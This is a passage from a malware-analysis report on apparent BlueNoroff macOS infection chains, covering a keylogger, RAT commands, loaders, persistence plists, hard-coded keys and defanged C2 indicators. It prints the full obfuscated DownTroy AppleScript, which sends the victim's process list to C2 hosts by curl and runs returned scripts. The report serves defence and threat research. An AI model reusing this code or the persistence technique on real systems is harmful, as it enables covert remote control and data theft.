2. Save the downloaded data to that file path
3. Extract the ZIP file using `ditto -xk /private/tmp/[random-chars]{10}.zip /private/tmp/[random-chars]{10}`
4. Make the file executable using `chmod +x /private/tmp/[random-chars]{10}/install`.
5. Then it executes `/bin/zsh /private/tmp/[random-chars]{10}/install /private/tmp/[random-chars]{10} /private/tmp/[random-chars]{10}/.result`
6. Check the `.result` file for the string "success"
7. Send result to `/report` endpoint
8. Increment the `cid` field and saves the configuration
9. Clean up all temp files

**Additional keylogger and stealer downloaded by RooTroy**

| | |
|---|---|
| **MD5** | `0ca37675d75af0e7def0025cd564d6c5` |
| **SHA1** | `6f2f98aee7df1a213183a5ac0bd6ecd87f19c7cf` |
| **SHA256** | `432c720a9ada40785d77cd7e5798de8d43793f6da31c5e7b3b22ee0a451bb249` |
| **File type** | `Mach-O universal binary with x86_64/arm64 executable` |
| **File size** | `160 KB` |
| **File name** | `keyboardd` |

On two infected hosts, we observed the RooTroy backdoor deploying a file named `keyboardd` to the `/Library/keyboard`. The malware, we dubbed TripleWatch, already covered by Hunress's report. It is written in Objective-C and is compatible with both Intel and ARM platforms. When executed, it checks for the presence of a configuration file at `/Users/Shared/._cfg`, which contains the C2 URL. If the file is not found, it defaults to using the server `hxxps://metamask.awaitingfor[.]site/update` and writes this C2 to the config file at the specified location using encoding type 4 (UTF-8).

TripleWatch accepts three parameters through its command-line interface:

| Parameter | Usage | Default value |
|---|---|---|
| `-u <url>` | Override C2 domain | `metamask.awaitingfor[.]site` |
| `-c <seconds>` | Screenshot interval | 10 seconds |
| `-p` | Enable clipboard monitoring | Disabled |

The overall workings of TripleWatch involves starting three collection mechanisms through asynchronous dispatch queues.

| Asynchronous dispatch | Feature |
|---|---|
| `___main_block_invoke` | Keylogging |
| `___main_block_invoke_2` | Clipboared monitoring |
| `___main_block_invoke_3` | Screen capture |

The primary dispatch installs a system-wide event tap that intercepts all keyboard input using `CGEventTapCreate` API. It requires accessibility permissions through macOS's TCC framework to function. In the callback function, it keeps track of what application was being interacted with for each keypress this by querying `[NSWorkspace`

sharedWorkspace] followed by frontmostApplication to get the current app. When the application changes, it formats a log string using the its bundle ID and current timestamp like this \r\n[<bundle ID> <yyyy-MM-dd HH:mm:ss>]\r\n.

It then tracks modifier keys such as (Command, Shift, Caps Lock, Option, Control) using a state-based system. It stores the previous flag state and only logs these keys when they transition from unpressed to pressed, preventing duplicate entries when keys are held down:

| Keycodes | Key Type | Flag Value | Detection |
|---|---|---|---|
| 54, 55 | Command | 0x100000 | Logs when Command transitions from off to on |
| 56, 60 | Shift | 0x20000 | Logs when Shift transitions from off to on |
| 57 | Caps Lock | 0x10000 | Logs when Caps Lock transitions from off to on |
| 58, 61 | Option | 0x80000 | Logs when Option transitions from off to on |
| 59, 62 | Control | 0x40000 | Logs when Control transitions from off to on |

Regular keystrokes are converted into text, while special keys are wrapped in brackets – such as [TAB], [RETURN], and [DELETE] – to enhance readability. The keylogger specifically identifies paste operations by detecting the Command+V combination, which is associated with the flag 0x100000 and keycode 9. Upon detection, it captures the clipboard contents immediately and wraps them in the format \r\n[Paste]<clipboard contents>[/Paste]\r\n. These strings are appended until they are sent to the initialized C2 server.

Clipboard monitoring is enabled based on the presence of the -p flag. However, due to a second dispatch, this functionality runs unconditionally. The system pasteboard is checked every second for changes. It keeps track of a change counter, and when the value increases – indicating new content – it extracts any text and appends it to the keylog buffer in the format \r\n[Paste]<clipboard contents>[/Paste]\r\n, which is the same format used for keylogging.

To capture the screens, the stealer enters an infinite loop that first checks the number of active displays using the CGGetActiveDisplayList API. The capture interval is determined by the value specified through the -c flag. For each display, it captures an image, saves it in JPEG format to the /private/tmp/google_cache.db path, reads the file, and then encodes the content using base64. The encoded data is appended with a '|' character before being transmitted to the C2 server.

While the captured screen is sent immediately, TripleWatch transmits the collected keystrokes and clipboard data every 70 seconds through an HTTP POST request to its C2 server. The multipart form data includes the following parameters:

| HTTP Parameters | Value |
|---|---|
| uid | A machine's unique identifier. It first attempts to retrieve the IOPlatformUUID, which is a unique hardware identifier built into every Mac. If this fails, it generates a new UUID using Apple's NSUUID class to create a random one |
| name | Retrieves the current macOS user account using NSUserName() |
| data | Accumulated keystrokes, app contexts, and clipboard content (or base64 screenshot with "I," prefix) |
| type | Either "keylog" for text data, "capture" for screenshots |
| token | jfweibd234HFIDhfiwef9832478khHFKwef!!!sf&sdfkwKH324234 (hard-coded) |

| HTTP Parameters | Value |
|---|---|
| `browser` | “Desktop” (hard-coded) |
| `profile` | “Default” (hard-coded) |
| `domain` | “`www.macos[.]com`” (hard-coded decoy domain) |

According to the Huntress report[17], the actor deployed a full-featured infostealer written in Go, named CryptoBot, with a focus on cryptocurrency theft. Unfortunately, we were unable to secure the sample, but we observed this stealer malware installed under the name `airmond` in the `/Library/airplay` path, right after the RooTroy installer was deployed. CryptoBot has been in use since at least January 2025, and the actor tended to use it earlier than the keylogger.

CryptoBot shares a configuration file (`.cfg`) and a version information file (`.version`) with RooTroy and creates some hidden files in the current directory. It then searches for installed cryptocurrency wallet extensions and extracts sensitive information from them. Ultimately, it sends the data to its C2 server.

The stealer offers functionality similar to the Bash shell scripts discussed earlier in this report. However, because RooTroy requires root-level permissions for installation, the keylogger and stealer also operate with elevated privileges. This grants them increased capability to locate and extract sensitive information.

**RealTimeTroy Chain**

We discovered a GillyInjector containing an encrypted RealTimeTroy payload from the multiscanning service.

- Injector: GillyInjector written in C++
- baseApp: the file named “ChromeUpdates” bundled with the injector in the same ZIP file
- Final payload: RealTimeTroy.macOS written in Go

**Initial stage: GillyInjector for RealTimeTroy**

| | |
|---|---|
| **MD5** | `5cb4f0084f3c25e640952753ed5b25d0` |
| **SHA1** | `d3609d97f3cd1bba378210aa5526989b943117a8` |
| **SHA256** | `d21e88f255d49476bad526796cfadaf14c4ceb1c5cba08bc9d8bf7c7d8146e84` |
| **File type** | `Mach-O universal binary with x86_64/arm64 executable` |
| **File size** | `17.4 MB` |
| **File name** | `Chrome Update` |

In this instance, the baseApp named “ChromeUpdates” should be bundled with the injector in a ZIP file. While the baseApp’s data is included in the same manner as in other GillyInjector instances, it is not actually used. Instead, the it tries to copy the ChromeUpdates file to the path specified as the first parameter and executed as the base application for the injection. Although we did not obtain the baseApp itself, we were able to extract RealTimeTroy.macOS inside using the password `gift123$%^`.

**Final payload RealTimeTroy RAT**

It accepts an additional parameter, `-p`, which allows the use of a proxy server when connecting to the C2 server. Other than that, it performs actions identical to the Windows version, with some differences in the commands.

[17] Inside the BlueNoroff Web3 macOS Intrusion Analysis | Huntress

Like Windows, it injects the payload upon receiving command 16. However, it uses functionality similar to GillyInjector to inject the payload received from the C2. The password gift123$%^ for decryption and hardcoded baseApp within the RealTimeTroy have been identified as being identical to the one contained within the existing GillyInjector (MD5 76ACE3A6892C25512B17ED42AC2EBD05).

Additionally, two new commands have been added compared to the Windows version, specifically for handling commands via the pseudo-terminal. Commands 20 and 21 are used to spawn and exit the terminal, respectively, which is used for executing commands received from command 8.

| Command | Description | Parameter from C2 |
|---|---|---|
| 1 | Get list of subfiles | Directory path |
| 2 | Wipe file | File path |
| 3 | Read file | File path |
| 4 | Read directory | Directory path |
| 5 | Get directory information | Directory path |
| 6 | Get process information | - |
| 7 | Terminate process | Process id |
| 8 | Write commands to the PTY master | Command line |
| 10 | Write file | File path, content |
| 11 | Change work directory | Directory path |
| 12 | Get device information | - |
| 13 | Get local drives | - |
| 14 | Delete file | File path |
| 15 | Cancel command | Command line |
| 16 | File download | TUPLOAD_PARAM |
| 19 | Process injection | TINJECT_PARAM |
| 20 | Spawn /bin/sh on a pseudo-terminal (PTY) | - |
| 21 | Exit the shell and close the PTY | - |

We found the vcs.time metadata within the binary, which implies the commit time of this malware, and this value was set to 2025-05-29T12:22:09Z.

We also discovered that the same URL used to deploy the RooTroy chain in the past were subsequently reused to spread the first version of RealTimeTroy.macOS. It has fewer commands than the second version (only 10 commands) and uses RC4 instead of AES. The strings used as keys are sdhfjkhF#vjiICJ8#h32(QQ, fkljlFREfjkl34jkf9JKVIR, and k)(Il3kr$rklf4rF2(DJKE1. Its internal name is realtime-trojan.

**SneakMain chain**

During our investigation from victims, we were able to identify another infection chain involving the macOS version of SneakMain, which shares a RC4 key with its Windows version. Although we were not able to secure the installer malware, it would operate similar to the RooTroy chain considering the behavior of its loader.

- (Installer): the primary installer

- Loader: Identified as Nimcore loader written in Nim
- Final payload: SneakMain written in Nim




Fig. 23 Overall flow of SneakMain chain

**Initial stage: Nimcore Loader**

| | |
|---|---|
| **MD5** | `0af11f610da1f691e43173d44643283f` |
| **SHA1** | `a4933676e28dd47d685edeb8dd5be4533cd0f77d` |
| **SHA256** | `14e9bb6df4906691fc7754cf7906c3470a54475c663bd2514446afad41fa1527` |
| **File type** | `Mach-O universal binary with x86_64/arm64 executable` |
| **File size** | `200 KB` |
| **File name** | `Microsoft Excel` |

The Nimcore loader reads the `SERVER_AUTH_KEY` and `CLIENT_AUTH_KEY` environment values upon execution. Given the flow of the RooTroy chain, we can assume that these values are provided through the plist file installed by an installer component. Next, the values are base64-decoded and then decrypted using the RC4 algorithm with the hard-coded key `vnoknknklfewRFRewfjkdlIJDKJDF`, which is consistently used throughout the SneakMain chain. The decrypted `SERVER_AUTH_KEY` value should represent the path to the next payload to be executed by the loader, while the decrypted `CLIENT_AUTH_KEY` value is saved to the configuration file located at `/private/var/tmp/cfg`. Unlike the RooTroy chain, the Nimcore loader in this chain is capable of updating from the `CLIENT_AUTH_KEY` directly into the configuration.

We have observed that this loader was installed under the most diverse names among malware as follows:

- `/Library/Application Support/frameworks/CloudSigner`
- `/Library/Application Support/frameworks/Microsoft Excel`
- `/Library/Application Support/frameworks/Hancom Office HWP`
- `/Library/Application Support/frameworks/zoom.us`

- `/Library/Application Support/loginitems/onedrive/com.onedrive.updater`

**Final stage: SneakMain**

| | |
|---|---|
| **MD5** | `17baae144d383e4dc32f1bf69700e587` |
| **SHA1** | `2f5c71b076452accc673115e705943d2d8144d03` |
| **SHA256** | `4b78c805ff5ca7679d0e9d3d689b8692bbe5eda7e69c5dd83e574dde50ea8d8a` |
| **File type** | `Mach-O universal binary with x86_64/arm64 executable` |
| **File size** | `1.1 MB` |
| **File name** | `mdworker` |

The payload loaded by the Nimcore loader has been identified as SneakMain, written in the Nim programming language. Upon execution, it reads its configuration from `/private/var/tmp/cfg`, which is likely created by the installer. The configuration's original contents are recovered through RC4 decryption using the same key and then base64 decoding. In the configuration, a C2 URL and machine ID (`mid`) are concatenated using the pipe character ('|'). The malware constructs a JSON object containing this information, along with additional fields such as its version, current time, and process list, which is then serialized and sent to the C2 server. The request includes the header `Content-Type: application/json`.

```
{
    "version": 30003,
    "mid": "[mid from configuration]",
    "uid": "[current time]",
    "data": "[process1|process2|process3|...]",     // Current running processes
    "created": "[newprocess1|newprocess2|...]",     // Newly created processes
    "killed": "[terminated1|terminated2|...]"       // Terminated processes
}
```

As a response, the malware receives additional AppleScript commands and executes them using the `osascript -e` command. If it fails to fetch the response, it tries to connect to a default C2 server every minute, which is hard-coded into the malware.

- First C2 server: `hxxps://file-server[.]store/update`
- Second C2 server: `hxxps://cloud-server[.]store/update`

According to the Huntress report[18], the plist file for this chain executes the Nimcore loader (`/Library/Application Support/Frameworks/Telegram 2`) for SneakMain every hour, similar to the RooTroy chains. The plist also initializes the `CLIENT_AUTH_KEY` with `..`, and the name contains the string `update.agent`, which is part of the list inside the RooTroy chain installer used to generate random plist filenames based on installed applications. This recurring execution allows SneakMain to regularly request additional commands and transmit data from the infected host to the C2 server.

**Configuration updater**

| | |
|---|---|
| **MD5** | `7e50c3f301dd045eb189ba1644ded155` |
| **SHA1** | `28a153d645cbbb1920ed5a23aadcfbeaa6e2b6a8` |
| **SHA256** | `2a14868c8d24adbeecd54efa0834ec6579fa6c2e81bb5a0d91da14078f0efe2c` |

[18] Inside the BlueNoroff Web3 macOS Intrusion Analysis | Huntress

| File type | Mach-O universal binary with x86_64/arm64 executable |
|---|---|
| File size | 206 KB |
| File name | mig |

One interesting external component of this chain is the configuration updater. This updater verifies the presence of the configuration file and updates the C2 server (hxxps://flashserve[.]store/update) using the same encryption method, while preserving the existing mid value. Upon a successful update, it outputs the updated configuration to standard output.

Beside the Nim-based chain, we also identified a previous version of the SneakMain binary written in Rust. This version only consists of a launcher and the Rust-based SneakMain. It is expected to create a corresponding plist for regular execution, but this has not yet been discovered. The Rust version supports two execution modes:

- With arguments: the malware uses the C2 server and mid as parameters
- Without arguments: the malware loads an encrypted configuration file located at /Library/Scripts/Folder Actions/Check.plist

Fortunately, during our investigation, we discovered that the configuration file /Library/Scripts/Folder Actions/Check.plist had been uploaded to a file scanning service. It has the same structure as the Nim version.




Fig. 24 SneakMain's encrypted and decrypted configuration

This version collects a process list only at a specific time during execution, without considering newly created or terminated processes. The collected list is then sent to the C2 server via a POST request to hxxps://chkactive[.]online/update, along with the current time (uid) and machine ID (mid), using the Content-Type: application/json header. Similarly, it executes commands received from the C2 server using the osascript -e command.

**DownTroy v2 chain**

The DownTroy.macOS v2 infection chain is the latest variant, composed of four components mostly written in Nim. The Nimcore loader masquerades as Google LLC, using an intentional typo by replacing the 'l' (lowercase of 'L') in "Google LLC" with an 'I' (uppercase of 'i').

- Installer: the primary installer file named "installer" written in Nim
- Dropper: a dropper file named "CoreKitAgent" written in Nim
- Loader: an auxiliary loader file named "GoogIe LLC" identified as Nimcore loader written in Nim
- Final payload: DownTroy.macOS written in AppleScript

**Initial stage: DownTroy v2 installer**

| | |
|---|---|
| **MD5** | `f1d2af27b13cd3424556b18dfd3cf83f` |
| **SHA1** | `08af4c21cd0a165695c756b6fda37016197b01e7` |
| **SHA256** | `0d7fd06d498e8f9dcd310af1587a8c8490d67724f8b3decfac6439f2df74166e` |
| **File type** | `Mach-O universal binary with x86_64/arm64 executable` |
| **File size** | `233 KB` |
| **File name** | `installer` |

The installer, which is downloaded and initiated by a prior malicious script, serves as the entry point for this process. Droppers in the DownTroy chain v1 and v2 operate entirely in memory and delete other components and plist files upon launch to eliminate traces. However, if they receive an interrupt (SIGINT) or termination signal (SIGTERM), they recreate these files on disk to recover them. In contrast, RooTroy and SneakMain chains do not have this recovery functionality; instead, they configure plist files to automatically execute after 1 hour if the process terminates, and they retain other components. This demonstrates how the actor strategically leverages DownTroy chains to operate more discreetly, highlighting some of the key differences between each chain.




**Fig. 25 Overall flow of DownTroy v2 chain**

The installer should be provided with one parameter and will exit if executed without it. It then copies the `./CoreKitAgent` and `./GoogIe LLC` from the current location to `~/Library/CoreKit/CoreKitAgent` and `~/Library/Application Support/Google LLC/GoogIe LLC`, respectively. Inside of the installer, `com.google.update.plist` – the name of the plist – is hard-coded to establish persistence, which is later referenced by the dropper and loader. The installer then concatenates this value, the given parameter, and the launcher's filename into a single string, separated by '|'.

```
~/Library/Application Support/Google LLC/GoogIe
LLC|~/Library/LaunchAgents/com.google.update.plist|<mid value as a parameter>
```

This string is encrypted using the AES algorithm with a hard-coded key and IV, and the resulting encrypted data is then saved to the configuration file.

- Key: `5B77F83ECEFA0E32BA922F61C9EFFF7F755BA51A010DB844CA7E8AD3DB28650A`
- IV: `2B499EB3865A7EF17264D15252B7F73E`
- Configuration file path: `/private/tmp/.config`

It fulfills its function by ultimately executing the copied dropper located at `~/Library/CoreKit/CoreKitAgent`.

**Second stage: DownTroy v2 dropper**

| | |
|---|---|
| **MD5** | `d63805e89053716b6ab93ce6decf8450` |
| **SHA1** | `a25c06e8545666d6d2a88c8da300cf3383149d5a` |
| **SHA256** | `5fe5b1d879251d1618e275099cc63636d699a7f9b45176abe66283201b8ee877` |
| **File type** | `Mach-O universal binary with x86_64/arm64 executable` |
| **File size** | `341 KB` |
| **File name** | `CoreKitAgent` |

The dropper in the DownTroy v2 chain uses macOS's `kqueue` alongside Nim's `async` runtime to manage asynchronous control flow, similar to CosmicDoor in Nim, the Nimcore loader in the RooTroy chain, and SneakMain in Nim. It monitors events via `kqueue`, and when an event is triggered, it resumes the corresponding async tasks through a state machine managed by Nim. The primary functionality is implemented in case 1 of the async state machine.

Upon execution, it registers a handler function for the SIGINT (2) and SIGTERM (15) signals, maintaining persistence in the same manner as the DownTroy v1 chain.

It then reads the encrypted configuration from `/private/tmp/.config` and decrypts it using the AES algorithm with the hard-coded key and IV, which are identical to those used in the installer. By splitting the decrypted data using '|', it extracts the launcher path, the plist path, and the parameter provided to the installer. Next, it reads all the contents of the launcher and the loader itself, and delete them along with the plist file in order to erase any trace of their existence. When the dropper is somehow terminated, a handler function is triggered that utilizes the previously read contents to recreate itself and the launcher file. In addition, a hard-coded hex string is interpreted as ASCII text, and the decoded content is written to the plist file path obtained from configuration.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>Label</key>
        <string>%label%</string> // com.google.update
        <key>RunAtLoad</key>
        <true/>
        <key>KeepAlive</key>
        <true/>
        <key>LaunchOnlyOnce</key>
        <true/>
        <key>EnvironmentVariables</key>
            <dict>
                <key>SERVER_AUTH_KEY</key>
                <string>%server_auth_key%</string> // hex bytes of the encrypted
'~/Library/CoreKit/CoreKitAgent'
```

```
                <key>CLIENT_AUTH_KEY</key>
                <string>%client_auth_key%</string> // hex bytes of the encrypted
configuration
            </dict>
        <key>Program</key>
        <string>%program%</string> // ~/Library/Application Support/Google LLC/GoogIe LLC
        <key>StandardErrorPath</key>
        <string>/dev/null</string>
        <key>StandardOutPath</key>
        <string>/dev/null</string>
    </dict>
</plist>
```

In the contents above, variables enclosed in % are replaced with different strings based on hard-coded values and configurations. Both authentication key variables are stored as encrypted strings using the same AES algorithm as used for the configuration.

- `%label%` -> `com.google.update`
- `%server_auth_key%` -> AES-encrypted selfpath (`~/Library/CoreKit/CoreKitAgent`)
- `%client_auth_key%` -> AES-encrypted configuration
- `%program%` -> launcher path (`~/Library/Application Support/Google LLC/GoogIe LLC`)

The core functionality of this loader is to generate an AppleScript file using a hard-coded hex string and save it as `.ses` in the same directory. The script, identified as DownTroy.macOS, is designed to download an additional malicious script from a C2 server. It is nearly identical to the one used in the DownTroy v1 chain, with the only differences being the updated C2 servers and the `curl` command option.

```
on runCommand(s)
    do shell script s
end runCommand
set accessKey to "%mail_id%"
set uid to (runCommand("d" & "a" & "t" & "e" & " " & "+" & "%" & "s"))
on ReplaceAll(s, old, new)
    set AppleScript's text item delimiters to the old
    set the ss to every text item of s
    set AppleScript's text item delimiters to the new
    set s to the ss as string
    set AppleScript's text item delimiters to ""
    return s
end ReplaceAll
set header to {"C" & "o" & "n" & "t" & "e" & "n" & "t" & "-" & "T" & "y" & "p" & "e" & ":" & " " & "a" &
"p" & "p" & "l" & "i" & "c" & "a" & "t" & "i" & "o" & "n" & "/" & "j" & "s" & "o" & "n"}
set hosts to {"h" & "t" & "t" & "p" & "s" & ":" & "/" & "/" & "w" & "r" & "i" & "t" & "e" & "u" & "p" &
"." & "l" & "i" & "v" & "e" & "/", "h" & "t" & "t" & "p" & "s" & ":" & "/" & "/" & "s" & "a" & "f" & "e"
& "u" & "p" & "." & "s" & "t" & "o" & "r" & "e" & "/"}
on DoIt()
    set a to {}
    set ps to paragraphs of (runCommand("p" & "s" & " " & "-" & "a" & "x" & "c" & "o" & " " & "c" & "o" &
"m" & "m"))
    repeat with p in ps
        if p contains "\"" then
            set end of a to "|" & ReplaceAll(p, "\"", "")
        else
            set end of a to "|" & p
        end if
    end repeat
    set r to a as string
    return r
end DoIt
repeat while true
    try
        set payload to DoIt()

        set body to "{\"uid\": \"%uid\", \"mid\": \"%mid\", \"data\": \"%data\"}"
        set body to ReplaceAll(body, "%mid", accessKey)
        set body to ReplaceAll(body, "%data", payload)
        set body to ReplaceAll(body, "%uid", uid)
        set rn to (random number from 0 to 1) + 1

        set rsp to "c" & "u" & "r" & "l" & " " & "-" & "-" & "c" & "o" & "n" & "n" & "e" & "c" & "t" & "-
" & "t" & "i" & "m" & "e" & "o" & "u" & "t" & " " & "3" & "0" & " " & "-" & "-" & "m" & "a" & "x" & "-" &
"t" & "i" & "m" & "e" & " " & "6" & "0" & " " & "-" & "-" & "n" & "o" & "-" & "b" & "u" & "f" & "f" & "e"
& "r" & " " & "-" & "X" & " " & "P" & "O" & "S" & "T" & " " & "-" & "H" & " " & quoted form of (item 1 of
header) & " -d " & quoted form of body & " " & quoted form of (hosts's item rn & "t" & "e" & "s" & "t")
        set output to runCommand(rsp)
        if length of output is greater than 0 then
            run script output
        end if
    end try
    delay 30
end repeat
```

Fig. 26 Dropped variant 2 of DownTroy.macOS

**Third stage: Nimcore Loader**

| | |
|---|---|
| **MD5** | e9fdd703e60b31eb803b1b59985cabec |
| **SHA1** | c9540dee9bdb28894332c5a74f696b4f94e4680c |
| **SHA256** | 803d5db6296a5829b168ae45087356f49255579afbcb58fb43c4fb8c3819da28 |

| | |
|---|---|
| **File type** | Mach-O universal binary with x86_64/arm64 executable |
| **File size** | 200 KB |
| **File name** | GoogIe LLC |

Like other Nimcore components in the other chains, the loader is triggered by the plist file and the provided environment values – SERVER_AUTH_KEY and CLIENT_AUTH_KEY. Upon execution, it loads the dropper components from SERVER_AUTH_KEY and writes its configuration based on the value read from CLIENT_AUTH_KEY.

**Final stage: DownTroy.macOS**

We have observed three variants of this chain, all of which ultimately deploy the DownTroy.macOS malware but communicate with different C2 servers. Variant 1 is the same as the one delivered by the DownTroy v1 chain, though it appears in a hex-encoded form.

| | Config path | C2 server | Curl command |
|---|---|---|---|
| **Variant 1** | /private/var/tmp/cfg | hxxps://bots[.]autoupdate[.]online:8080/test | curl --no-buffer -X POST -H |
| **Variant 2** | /private/tmp/.config | hxxps://writeup[.]live/test, hxxps://safeup[.]store/test | curl --connect-timeout 30 --max-time 60 --no-buffer -X POST -H |
| **Variant 3** | /private/tmp/.config | hxxps://api[.]clearit[.]sbs/test, hxxps://api[.]flashstore[.]sbs/test | curl --connect-timeout 30 --max-time 60 --no-buffer -X POST -H |

The configuration file path used by variant 1 is the same as that of SneakMain. This indicates that the actor transitioned from the SneakMain chain to the DownTroy chain during the enhancement of their tools, and the dropper of the variant is identified as an earlier version that reads the plist file directly.

**SysPhon chain**

Unlike other infection chains, the SysPhon chain incorporates an older set of malware: the lightweight version of RustBucket and SugarLoader. According to a blog post by Field Effect[19], the actor deployed the lightweight version of RustBucket, we dubbed SysPhon, alongside suspected SugarLoader malware and its loader, disguised as a legitimate Wi-Fi updater. Although we were unable to obtain the suspected SugarLoader malware sample or the final payloads, we believe with medium confidence that this chain is part of the same campaign by BlueNoroff. This assessment is based on the use of icloud_helper – a tool likely designed to steal user passwords – and the same initial infection vector as before: a fake Zoom link. It's not surprising, as both malwares have already been attributed to the BlueNoroff, indicating that the tools were adapted for the campaign.

Considering the parameters and behavior outlined in the blog, the second script deployed icloud_helper to collect the user's password and simultaneously installed the SysPhon malware. The malware then downloaded SugarLoader, which connected to the C2 server and port pair specified as a parameter. This ultimately resulted in the download of a launcher to establish persistence. Given this execution flow and SugarLoader's historical role in retrieving the KANDYKORN malware, it is likely that the final payload in the chain would be KANDYKORN or another fully-featured backdoor.

[19] Zoom & doom: BlueNoroff call opens the door

